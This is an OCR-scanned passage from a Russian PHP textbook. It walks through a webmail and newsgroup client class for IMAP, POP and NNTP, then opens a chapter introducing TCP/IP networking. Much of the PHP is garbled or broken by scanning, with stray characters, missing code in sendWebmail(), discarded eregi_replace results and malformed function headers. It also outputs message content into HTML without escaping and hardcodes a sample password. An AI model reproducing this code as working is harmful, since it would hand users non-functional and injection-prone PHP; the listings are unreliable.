


Рис. 12.4. Основной интерфейс приложения

## menu()

**Метод menu() выводит ссылку для отправки сообщений электронной почты или статей телеконференций. Можно расширять функциональность, создавая новые методы и добавляя ссылки на них в этот метод:**

```
function menu()
{
    if ($this->protocol == 'nntp') {
        $menu_str = $this->
buildUrl("action=mailForm&mode=article&mailbox=$this->mailbox", '[Post]');
    } else {
        $menu_str = $this->buildUrl('action=mailForm&mode=new',
'[Send]');
    }
    return $menu_str;
}
```

## mailForm()

**Этот метод мы уже видели в предыдущей главе, однако он значительно усовершенствован, чтобы показывать различные формы в зависимости от режима \$mode, выбранного пользователем:**

```
function mailForm()
{
    global $PHP_SELF, $mode, $email;
    $is_news = false;
```

**Если пользователь отвечает на сообщение электронной почты, то надо удалить исходное сообщение и надлежащим образом установить значения заголовков:**

```
if ($mode == 'reply') {
    $msg - $this->getMsg('', '');
    if (!$msg) $mail_to = $email;
    else {
        $mail_date = $msg["date"];
        $mail_to = $msg["raw_from"];
        $mail_cc = $msg["raw_cc"];
        $mail_subject = "Re: " . $msg["subject"];
        $mail_body = " --- Original Message($mail_date) --- \r\n";
        eregi_replace("<br>", "\r\n", $msg["body"]);
    }
}
```

**Пользователю требуется переслать текущее сообщение электронной почты. Сохраняем заголовок From и добавляем строку "Fwd:" перед заголовком Subject:**

```
} else if ($mode == 'forward') {
    $msg = $this->getMsg('', '');
```

```

if (!$msg) return false;
$mail_from = $msg["raw_from"];
$mail_date = $msg["date"];
$mail_subject = "Fwd: " . $msg["subject"];
$mail_reply_to = $mail_from;
$mail_body = "--- Original Message($mail_date) ---\r\n";
eregi_replace("<br>", "\r\n", $msg["body"]);

```

Если пользователь хочет опубликовать статью в телеконференции, то надо установить флаг `$is_news`:

```

} else if ($mode == 'article') {
    $mail_to = $this->mailbox;
    $is_news = true;
}

```

Для того чтобы ответить на статью в телеконференции, надо также задать заголовок `References`. Получаем исходное значение заголовка `References` и добавляем к нему заголовок `Message-ID` текущей статьи:

```

} else if ($mode == 'followup') {
    $mail_to = $this->mailbox;
    $msg = $this->getMsg('', '');
    $mail_references = $msg["references"] . " "
        . $msg["message_id"];
    $mail_subject = "Re: " . $msg["subject"];
    $is_news = true;
}

$ret_str = "<form name=\"MAIL_FORM\" action=\"$PHP_SELF\""
    . "method=\"POST\" enctype=\"MULTIPART/FORM-DATA\">\n";
$ret_str .= "<input type=\"HIDDEN\" value=\"mail\""
    . "name=\"action\"\n";
$ret_str .= "<input type=\"HIDDEN\" value=\"$mode\""
    . "name=\"mode\"\n";
$ret_str .= "<input type=\"HIDDEN\" value=\"$this->msg_uid\""
    . "name=\"msg_uid\"\n";
$ret_str .= "<div align=\"CENTER\"><table cellspacing=\"2\""
    . " cellpadding=\"5\" width=\"90%\" border=\"1\"\n";

```

Если флаг `$is_news` выключен, дадим пользователю возможность выбора между сервером SMTP и встроенной функцией `mail()` при отправке электронной почты:

```

if (!$is_news) {
    $ret_str .= "<tr>\n";
    $ret_str .= "<th width=\"100%\" colspan=\\2\\><input"
        . "type=\"CHECKBOX\" name=\"use_smtp\" value=\"ON\">"
        . "USE SMTP</th>\n";
    $ret_str .= "</tr>\n";
    $ret_str .= "<tr>\n";
    $ret_str .= "<th width=\"30%\">SMTP HOST</th>\n";
}

```

```
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
           name=\"smtp_host\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">SMTP PORT</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
           name=\"smtp_port\" size=\"5\" value=\"25\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">TO</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
           name=\"mail_to\" value=\"$mail_to\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">CC</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
           name=\"mail_cc\" value=\"$mail_cc\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">BCC</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
           name=\"mail_bcc\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
```

**Данные по хосту NNTP уже есть; пользователь должен только ввести названия телеконференций, в которых должна быть опубликована статья:**

```
} else {
    $ret_str .= "<tr>\n";
    $ret_str .= "<th width=\"30%\">Newsgroups</th>\n";
    $ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
               name=\"mail_to\" value=\"$mail_to\" size=\"20\"></td>\n";
    $ret_str .= "</tr>\n";
}
```

### Установлен ли заголовок References?

```
if (!empty($mail_references)) {
    $ret_str .= "<tr>\n";
    $ret_str .= "<th width=\"30%\">References</th>\n";
    $ret_str .= "<td width=\"70%\">$mail_references<input
               type=\"HIDDEN\" name=\"mail_references\""
               value=\"$mail_references\" size=\"20\"></td>\n";
    $ret_str .= "</tr>\n";
}
```

Оставшаяся часть метода выглядит просто, не изменившись по сравнению с предшествующей версией:

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">FROM</th>\n";
```

```

$ret_str .= "<td width=\"70%\"><input name=\"mail_from\""
    size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">REPLY-TO</th>\n";
$ret_str .= "<td width=\"70%\"><input name=\"mail_reply_to\""
    value=\"$mail_reply_to\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">ATTACHMENT</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"FILE\""
    name=\"userinfo\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">TYPE</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" checked"
    value=\"text\" name=\"mail_type\">TEXT\n";
$ret_str .= "<input type=\"RADIO\" value=\"html\""
    name=\"mail_type\">HTML\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">ENCODING</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" value=\"7bit\""
    name=\"mail_encoding\" checked>7BIT\n";
$ret_str .= "<input type=\"RADIO\" value=\"8bit\""
    name=\"mail_encoding\">8BIT\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">CHARACTER SET</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" value=\"us-"
    ascii\" name=\"mail_charset\" checked>US-ASCII\n";
$ret_str .= "<input type=\"RADIO\" value=\"euc-kr\""
    name=\"mail_charset\">EUC-KR\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">SUBJECT</th>\n";
$ret_str .= "<td width=\"70%\"><input size=\"40\""
    name=\"mail_subject\" value=\"$mail_subject\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">BODY</th>\n";
$ret_str .= "<td width=\"70%\"><textarea name=\"mail_body\""
    rows=\"10\" cols=\"60\">$mail_body</textarea></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\" colspan=\"2\"><input type=\"SUBMIT\""
    value=\"Send\" name=\"SUBMIT\">\n";
$ret_str .= "<input type=\"RESET\" value=\"Reset\""

```

```

        name=\\"RESET\\">></th>\n";
$ret_str .= "</tr>\n";
$ret_str .= "</table>\n";
$ret_str .= "</div>\n";
$ret_str .= "</form>\n";
return $ret_str;
}
}

```

## sendWebmail()

Метод `sendWebmail()` может обойтись без информации NNTP, поскольку она передается при инициализации класса `Webmail`. Удалим глобальные переменные, содержащие информацию NNTP. Остальной код будет почти таким же, как в предыдущей версии, за исключением дополнительной функции, копирующей все исходящие сообщения в почтовый ящик «`Sent`»:

```

s function sendWebmail()
{
    global $is_news, $use_smtp, $smtp_host, $smtp_port;
    if (!$my_mail->send()) {
        $this->buildErrorMsg($my_mail->errorMsg());
        return false;
    }
    $mail_str = $my_mail->view_msg();
    if (!$mail_str) return false;
}
}

```

Вспомним, что метод `appendMail()` копирует данное сообщение в указанный почтовый ящик:

```

if (!empty($this->sent_mailbox)) {
    if (!$this->appendMail($mail_str, $this->sent_mailbox)) {
        return false;
    }
}
return true;
}
}

```

## copyMsg()

Этот метод копирует сообщения с UID из заданного набора в указанный почтовый ящик. Он представляет собой оболочку метода `copyMailMsg()`:

```

function copyMsg()
{
    global $MSG_UIDS;

    if (!is_array($MSG_UIDS)) {
        $this->buildErrorMsg($this->ERR_STR_NO_UIDS);
        return false;
    }
}

```

```

    if (!$this->copyMailMsg(implode("", $MSG_UIDS))) return false;
    return true;
}

```

### **moveMsg()**

Этот метод перемещает сообщения с UID из заданного набора в указанный почтовый ящик. Он представляет собой оболочку метода `moveMailMsg()`:

```

function moveMsg()
{
    global $MSG_UIDS;

    if (!is_array($MSG_UIDS)) {
        $this->buildErrorMsg($this->ERR_STR_NO_UIDS);
        return false;
    }
    if (!$this->moveMailMsg(implode("", $MSG_UIDS))) return 0;
    return true;
}

```

### **deleteMsg()**

Этот метод удаляет сообщения с UID из заданного набора текущего почтового ящика. Он представляет собой оболочку метода `deleteMailMsg()`. Обратите внимание, что этот метод действительно уничтожает указанные сообщения. Можно усовершенствовать его так, чтобы перед уничтожением сообщения перемещались в почтовый ящик **«Deleted»**. Такую функцию не составит труда реализовать с помощью метода `appendMail()`:

```

function deleteMsg()
{
    global $MSG_UIDS;

    if (!is_array($MSG_UIDS)) {
        $this->buildErrorMsg($this->ERR_STR_NO_UIDS);
        return true;
    }
    if (!$this->deleteMailMsg(implode("", $MSG_UIDS))) return 0;
    return true;
}

```

### **createMailboxForm()**

Этот метод возвращает форму, с помощью которой пользователь может создать новый почтовый ящик. Форма показывается прямо под списком почтовых ящиков в левой части веб-страницы, приведенной на первом снимке экрана:

```

function createMailboxForm()
{

```

```

global $PHP_SELF;

if ($this->protocol != 'imap') return;
$ret_str = "<form method=\"POST\" action=\"$PHP_SELF\">\n";
$ret_str .= "<input type=\"HIDDEN\" name=\"action\" value=\"createMailbox\">\n";
$ret_str .= "<input type=\"TEXT\" name=\"new_mailbox\" size=\"10\"><br>\n";
$ret_str .= "<input type=\"SUBMIT\" value=\"Create\" name=\"SUBMIT\">\n";
$ret_str .= "</form>\n";

return$ret_str;
}

```

## **msgTableHeader(), msgTableRow() и msgTableFooter()**

Простые вспомогательные методы для показа таблицы со списком сообщений:

```

function msgTableHeader()
{
    return "<table border=\"1\" width=\"90%\" cellpadding=\"2\" cellspacing=\"1\">\n";
}

function msgTableRow($width, $cell_data, $is_th=0,
    $bg_color='#FFFFFF', $align='CENTER', $valign='TOP')
{

```

Свежие или непросмотренные сообщения отображаются полужирным шрифтом, для чего аргумент `$is_th` должен иметь значение `true`:

```

if (!$is_th) $row_tag = 'td';
else $row_tag = 'th';

return "<$row_tag width=\"$width%\" align=\"$align\""
    valign=\"$valign\" bgcolor=\"$bg_color\""
    nowrap>$cell_data</$row_tag>\n";
}

function msgTableFooter()
{
    return "</table>\n";
}

```

## **listMsg()**

Этот метод возвращает таблицу со списком сообщений:

```

function listMsg()
{
    global $PHP_SELF, $cur_page;
    $order = $this->reverse;

```

Свежие сообщения должны появиться в начале списка. Обращаем порядок при сортировке по SORTDATE:

```
if ($this->sort == 'SORTDATE')
    $this->reverse = (integer)! $this->reverse;
```

Может показаться, что в приведенном операторе if приведение типа излишне, однако оно необходимо, чтобы глобальная переменная \$reverse не получила значения null.

IMAP позволяет осуществлять групповые операции над сообщениями:

```
if ($this->protocol == 'imap') {
    $ret_str .= "<form method=\"POST\" action=\"$PHP_SELF\">\n";
    $ret_str .= "<input type=\"HIDDEN\" name=\"mailbox\" value=\"$this->mailbox\">\n";
}
else $ret_str = '';
```

Выведем ячейки шапки таблицы. При щелчке по заголовку в ячейке шапки будет выполнена сортировка списка в выбранном порядке:

```
$ret_str .= $this->msgTableHeader();
$t_str = $this->msgTableRow(10, 'NO', 1, "#CECECE");
$t_str .= $this->msgTableRow(50, $this->buildUrl("action=listMsg",
    "&mailbox=$this->mailbox&sort=SORTSUBJECT&reverse=$order",
    "SUBJECT"), 1, "#CECECE");
$t_str .= $this->msgTableRow(20, $this->buildUrl("action=listMsg",
    "&mailbox=$this->mailbox&sort=SORTFROM&reverse=$order",
    "FROM"), 1, "#CECECE");
$t_str .= $this->msgTableRow(20, $this->buildUrl("action=listMsg",
    "&mailbox=$this->mailbox&sort=SORTDATE&reverse=$this->reverse",
    "DATE"), 1, "#CECECE");
$ret_str .= "<tr>\n$t_str</tr>\n";
```

Получим список сообщений с помощью метода getMsgList():

```
$msgs = $this->getMsgList('action=readMsg', 'action=mailForm&mode=reply');
if (!$msgs) return 0;
$num_msg = count($msgs);
```

Покажем ряд ссылок навигации, с помощью которых пользователь может переместиться на нужную ему страницу:

```
if (!$cur_page) $cur_page = 1;
if (!$num_msg) $num_page = 1;
else $num_page = ceil($num_msg/$this->msg_per_page);
if ($cur_page >= $num_page) $cur_page = $num_page;
```

Узнаем, сколько почтовых ящиков имеется. Если почтовых ящиков нет, перемещать или копировать сообщения невозможно:

```
$mailboxes = $this->getMailboxList('', 1);
if (!$mailboxes) return false;

$start_num = ($cur_page - 1) * $this->msg_per_page;
$end_num = $cur_page * $this->msg_per_page;

if ($end_num > $num_msg) $end_num = $num_msg;

for ($i= $start_num; $i < $end_num; $i++) {
    $msg_no = $msgs[$i]["no"];
    $msg_uid = $msgs[$i]["uid"];
```

В глобальной переменной \$MSG\_UIDS будут храниться UID выбранных сообщений как элементы массива:

```
if (count($mailboxes) > 0 && $this->protocol =='imap')
    $checkbox = "<input type=\"CHECKBOX\" name=\"MSG_UIDS[]\" value=\"$msg_uid\">";

$msg_subject = $msgs[$i]["subject"];
$msg_from = $msgs[$i]["from"];
$msg_date = $msgs[$i]["date"];
if ($msgs[$i]["unseen"]) $is_th = 1;
else $is_th = false;
```

Поместим каждое сообщение в строку таблицы, выделяя свежие сообщения полужирным шрифтом:

```
$t_str = $this->msgTableRow(10,$checkbox . $msg_no, $is_th,
    '#FFFFFF', 'LEFT');
$t_str .= $this->msgTableRow(50,$msg_subject, $is_th,
    '#FFFFFF', 'LEFT');
$t_str .= $this->msgTableRow(20,$msg_from, $is_th, '#FFFFFF', 'LEFT');
$t_str .= $this->msgTableRow(20,$msg_date, $is_th, '#FFFFFF', 'LEFT');

$ret_str .= "<tr>\n$t_str</tr>\n";
}
$ret_str .= $this->msgTableFooter();
```

Пользователь может удалять, копировать или перемещать выбранные сообщения, только если в наличии есть более одного почтового ящика:

```
if ((count($mailboxes) > 1) && $this->protocol =='imap') {
    $ret_str .= "DELETE<input type=\"RADIO\" value=\"deleteMsg\" name=\"action\">\n";
    $ret_str .= "COPY<input type=\"RADIO\" value=\"copyMsg\" name=\"action\">\n";
    $ret_str .= "MOVE<input type=\"RADIO\" value=\"moveMsg\" checked name=\"action\">\n";
    $ret_str .= "TO<select name=\"new_mailbox\" size=\"1\">\n";
```

```

foreach ($mailboxes as $mbox)
    if ($mbox != $this->mailbox && (!($mbox=='INBOX') &&
        (empty($this->mailbox)))) {
        $ret_str .= "<option value=\"$mbox\">$mbox</option>\n";
    }
    $ret_str .= "</select>\n";
    $ret_str .= "<input type=\"Submit\" value=\"GO!\">\n";
}

$ret_str .= "</form>\n";
$ret_str .= "<br>\n";
$ret_str .="<center>\n";

```

Покажем меню навигации, создав гиперссылки для всех страниц:

```

for ($i = 1; $i <= $num_page; $i++) {
    if ($cur_page == $i) $ret_str .= "<strong>[$i]</strong>";
    else $ret_str .= $this->buildUrl("action=listMsg".
        "&mailbox=$this->mailbox&".
        "sort=$this->sort&reverse=$order&".
        "cur_page=$i", "[\$i]");
}
$ret_str .="</center>\n";
return $ret_str;
}

```

## listMailbox()

Возвращает список почтовых ящиков в виде ряда строк HTML:

```

function listMailbox($mailbox=' ')
{
    $str = "";

```

Получим список почтовых ящиков в виде массива:

```

$mailboxes = $this->getMailboxList($mailbox);
if (!$mailboxes) return false;

```

Добавим к каждому ящику количество непрочитанных сообщений:

```

foreach ($mailboxes as $mbox=>$unseen) {
    if ($this->protocol !='nntp' && $this->protocol !='pop3' &&
        $mbox != 'INBOX') {

```

Если мы работаем не с сервером новостей, обеспечим ссылку, с помощью которой пользователь может удалить почтовый ящик. Обратите внимание на метод `JavaScript confirm()`, который предотвращает случайное удаление пользователем почтового ящика:

```

$del_prefix = $this->buildUrl("action=deleteMailbox".
    "&del_mailbox=$mbox", "[X]",
```

```

        "if (!confirm('Are you sure?')) return false;");
    } else $del_prefix = '';
    if ($this->protocol == 'nntp') {
        $str .= $this->buildUrl("action=listMsg&mailbox=$mbox",
        "$mbox($unseen)") . "<br>\n";
    } else {
        $str .= $del_prefix . $this->buildUrl("action=listMailbox",
        "&mailbox=$mbox", "$mbox($unseen)") . "<br>\n";
    }
}
return $str;
}

```

## readMsg()

Форматирует и возвращает выбранное сообщение в удобном для пользователя формате HTML, как демонстрирует следующий снимок экрана (рис. 12.5):




Рис. 12.5. Вывод сообщения для пользователя

```
function readMsg()
{
```

**Читаем** содержимое сообщения и записываем его в массив `$msg`. Метод `getMsg()` принимает два аргумента, задающие действия, выполняемые для преобразования вложений и адресов электронной почты в гиперссылки. Например, при щелчке по вложению снова вызывается приложение, при этом переменная `$action` оказывается установленной в `downloadAttachment`:

```

$msg = $this->getMsg('action=downloadAttachment', 'action=
mailForm&mode=reply');

if (!$msg) return false;
$ret_str = "<strong>Date: </strong>" . $msg["date"] . "<br>\n";
$ret_str .= "<strong>From: </strong>" . $msg["from"] . "<br>\n";
if (!empty($msg["cc"])) $ret_str .= "<strong>Cc: </strong>" .
    $msg["cc"] . "<br>\n";
if (!empty($msg["references"])) $ret_str .= "<strong>References:
</strong>" . $msg["references"] . "<br>\n";
$ret_str .= "<strong>Subject: </strong>" . $msg["subject"] , "<br>\n";

```

Если пользователь работает с сервером NNTP, то он может послать ответ на текущую статью. Если нет, он может ответить на сообщение электронной почты или переслать его кому-либо другому:

```

if ($this->protocol == 'nntp') <
    $ret_str .3 $this->buildUrl("action=mailForm&mailbox=".
        "$this->mailbox&mode=followup&msg_uid=$this->msg_uid",
        "[Reply to this article]");
} else {
    $ret_str .= $this->buildUrl("action=mailForm&mailbox=".
        "$this->mailbox&mode=forward&msg_uid=$this->msg_uid",
        "[Forward this message]");
}
$ret_str .= "<br><br>\n";
$ret_str .= "<blockquote>" . $msg["body"] . "</blockquote><br>\n";

```

### Проверим, есть ли в сообщении вложения:

```

if ($msg["num_parts"] > 0) {
    $ret_str .= "<center><hr width=\"90%\" size=\"1\"></center>\n";
    for ($i = 0; $i < count($msg["parts"]); $i++) $ret_str .=
        $msg["parts"][$i] . "<br>\n";
}
return $ret_str;
}

```

### htmlHeader() и htmlFooter()

Наконец, имеются методы `htmlHeader()` и `htmlFooter()`, которые просто выводят ряд тегов **HTML**, требуемых в начале и в конце веб-страницы. Можно скопировать их из приложения, которое мы построили в предыдущей главе:

```

function htmlHeader($title='', $charset='') {}
function htmlFooterO <|
}

```

Следующий раздел кода, создающий экземпляр определенного нами класса, должен показаться знакомым:

```

$host = "localhost";
$protocol = "imap";
$port = 143;
$userid = "wankyu";
$userpassword = "12345";

$wmail = new My_Webmail();
if (! $wmail->init($host, $protocol, $port, $userid, $userpassword))
    echo($wmail->errorMsg());

if (! $wmail->start($action)) echo($wmail->errorMsg());

$wmail->end();
?>

```

С помощью этого приложения возможно подключение к серверу телеконференций. Измените настройки и попробуйте соединиться с news.php.net. Следующий снимок экрана (рис. 12.6) демонстрирует, что получится, если соединиться с этим сервером и выбрать телеконференцию php.test:




Рис. 12.6. Соединение с сервером телеконференций news.php.net

**Большинство серверов NNTP возвращает десятки тысяч имеющихся телеконференций. Если вы решите подключиться с помощью этого приложения к одному из таких серверов, получение списка конференций займет неимоверно много времени, либо наступит тайм-аут приложения в ожидании ответа сервера. Данное приложение предназначено для работы с небольшими серверами телеконференций типа news.php.net.**

## Ресурсы

Дополнительную информацию по POP и IMAP можно получить в следующих RFC:

- <http://www.rfc.net/> - RFC 1939 (Post Office Protocol Version 3)
- <http://www.rfc.net/> RFC 2060 (Internet Message Access Protocol Version 4 Revision 1)
- <http://www imap.org/> соединение по IMAP

Дополнительные сведения о серверах IMAP можно получить на их домашних страницах:

- <http://www.washington.edu/imap>(UW-IMAP Server)
- <http://asg.web.cmu.edu/cyrus/imap>(Cyrus IMAP Server)
- <http://www.inter7.com/courierimap>(Courier IMAP Server)

## Резюме

В этой главе мы рассмотрели дополнительные протоколы, необходимые для получения почты с сервера: POP и IMAP. Мы узнали, что IMAP обладает рядом преимуществ перед POP:

- Доступ к сообщениям IMAP можно получить в любое время из любого места
- Для размещения сообщений IMAP можно использовать произвольное количество почтовых ящиков, группируя сообщения по темам
- Сообщения IMAP можно загружать по частям или целиком
- Управление сообщениями IMAP можно облегчить, помечая их флагами

Мы изучили достаточное количество связанных с IMAP функций PHP, чтобы разбираться и писать сложные приложения электронной почты и телеконференций, основанные на POP/IMAP или NNTP. Было продемонстрировано, как просто работать с серверами POP/IMAP или NNTP, выполняя следующие простые шаги:

- Открыть соединение с сервером и получить поток к почтовому ящику или телеконференции
- Работать с сообщениями электронной почты или статьями телеконференций через поток, открытый к серверу
- Завершив работу с сервером, закрыть поток и освободить связанные с ним ресурсы

Разбирая поочередно важные функции IMAP, мы построили универсальный класс для электронной почты, основанной на веб-службе, базируясь на котором, можно создавать сложные приложения электронной почты и телеконференций. Мы завершили наше изложение созданием законченной системы электронной почты, основанной на веб-службе и основанной на разработанных нами ранее классах для работы с электронной почтой.

# 13

## Сетевое взаимодействие и TCP/IP

С распространением сетей, основанных на TCP/IP, и служб, доступных через эти сети, возник значительный интерес к способам и средствам доступа к этим [службам](#). Сценарии PHP не составляют исключения в этой тенденции. В данной главе мы рассмотрим функции, предоставляемые PHP для такого рода доступа, построив демонстрационные приложения, в которых эти функции применяются.

Сценариям PHP внутренне присуще использование сетевого взаимодействия на некотором уровне, поскольку чаще всего они вызываются через сеть и через нее же посылают результаты своей работы. С точки зрения протокола такое взаимодействие совершенно лишено признаков транзакций, поскольку сам протокол HTTP не обеспечивает прямого механизма сохранения состояния приложений. Однако приложения могут воспользоваться сессиями PHP в виде cookies или параметров сессии в URL, чтобы получить семантику сессий уровня [приложения](#).

В данной главе мы не станем рассматривать такое взаимодействие, а обратим свое внимание на функциональность, доступную сценариям PHP для соединения с другими службами, придерживающимися протоколов TCP/IP, и взаимодействия с ними. В частности, мы рассмотрим следующие аспекты программирования TCP/IP:

- Краткое введение в семейство протоколов TCP/IP
- Разрешение имен и сетевые службы каталогов, такие как Domain Name System (DNS – система доменных имен) и Yellow Pages/Network Information Services (YP/NIS – «желтые страницы»/сетевая информационная служба)
- API сокетов, предоставляемый PHP
- Клиентские функции Simple Network Management Protocol ([SNMP](#)) – простого протокола сетевого управления

- Приложения, непосредственно работающие с некоторыми протоколами, и функциональные интерфейсы к другим протоколам

## Протокол Интернета

Протокол Интернета - Internet Protocol (IP) обеспечивает средства доставки данных между отправителем и получателем. Для обозначения объектов, обменивающихся данными, в нем используются понятия IP-адресов отправителя и получателя. Протокол IP, по существу, является протоколом без установления соединения; это означает, что уровень протокола IP не хранит состояние или информацию о пакетах (известных также как дейтаграммы IP), которые он получает.

IP просто направляет все входящие пакеты данных уровню, находящемуся непосредственно над ним, т. е. уровням TCP и UDP (описываемым ниже). Эти пакеты данных могут нести в себе ответ сервера. В обратном направлении могут посыпаться пакеты, направляемые более высокими уровнями протоколов драйверу устройства, например запроса HTTP, посыпанного веб-браузером.

При обмене данными через сеть имеет значение надежность. Надежность при этом означает возможность передавать пакеты данных без потери последних в пути. На практике трудно или даже невозможно достичь передачи пакетов без потерь, особенно в сетях TCP/IP, в которых могут находиться машины различной архитектуры, разные операционные системы и физические сети.

Часто надежности можно добиться, применяя различные системы подтверждения и ретрансляции, которые мы рассмотрим в следующем разделе. Протокол IP не ставит задачей надежную доставку пакетов. Это не значит, что ему совершенно безразлично, надежна ли доставка пакетов данных, а значит, что уровень IP предоставляет заботу о надежной доставке протоколам более высокого уровня. Вместо этого он сосредоточен в основном на следующих аспектах доставки данных:

- **Размер пакета и фрагментирование**

Данные посыпаются и принимаются в виде блоков, лучше всего подходящих для данного приложения. Например, telnet может единовременно посылать в линию лишь несколько байт данных, тогда как FTP, скажем, посыпает одновременно несколько килобайт. Размер пакета конечен и зависит от размера пакетов данных, поддерживаемых сетевой аппаратурой, например Ethernet. Положение еще более осложняется тем, что в сетях, через которые проходят данные между двумя машинами, могут использоваться блоки данных разного размера как на аппаратном уровне, так и на уровне протоколов.

- **Маршрутизация**

Сеть организации может содержать в себе подсеть, которая может быть соединена с внешней сетью, также представляющей собою подсеть. Что-

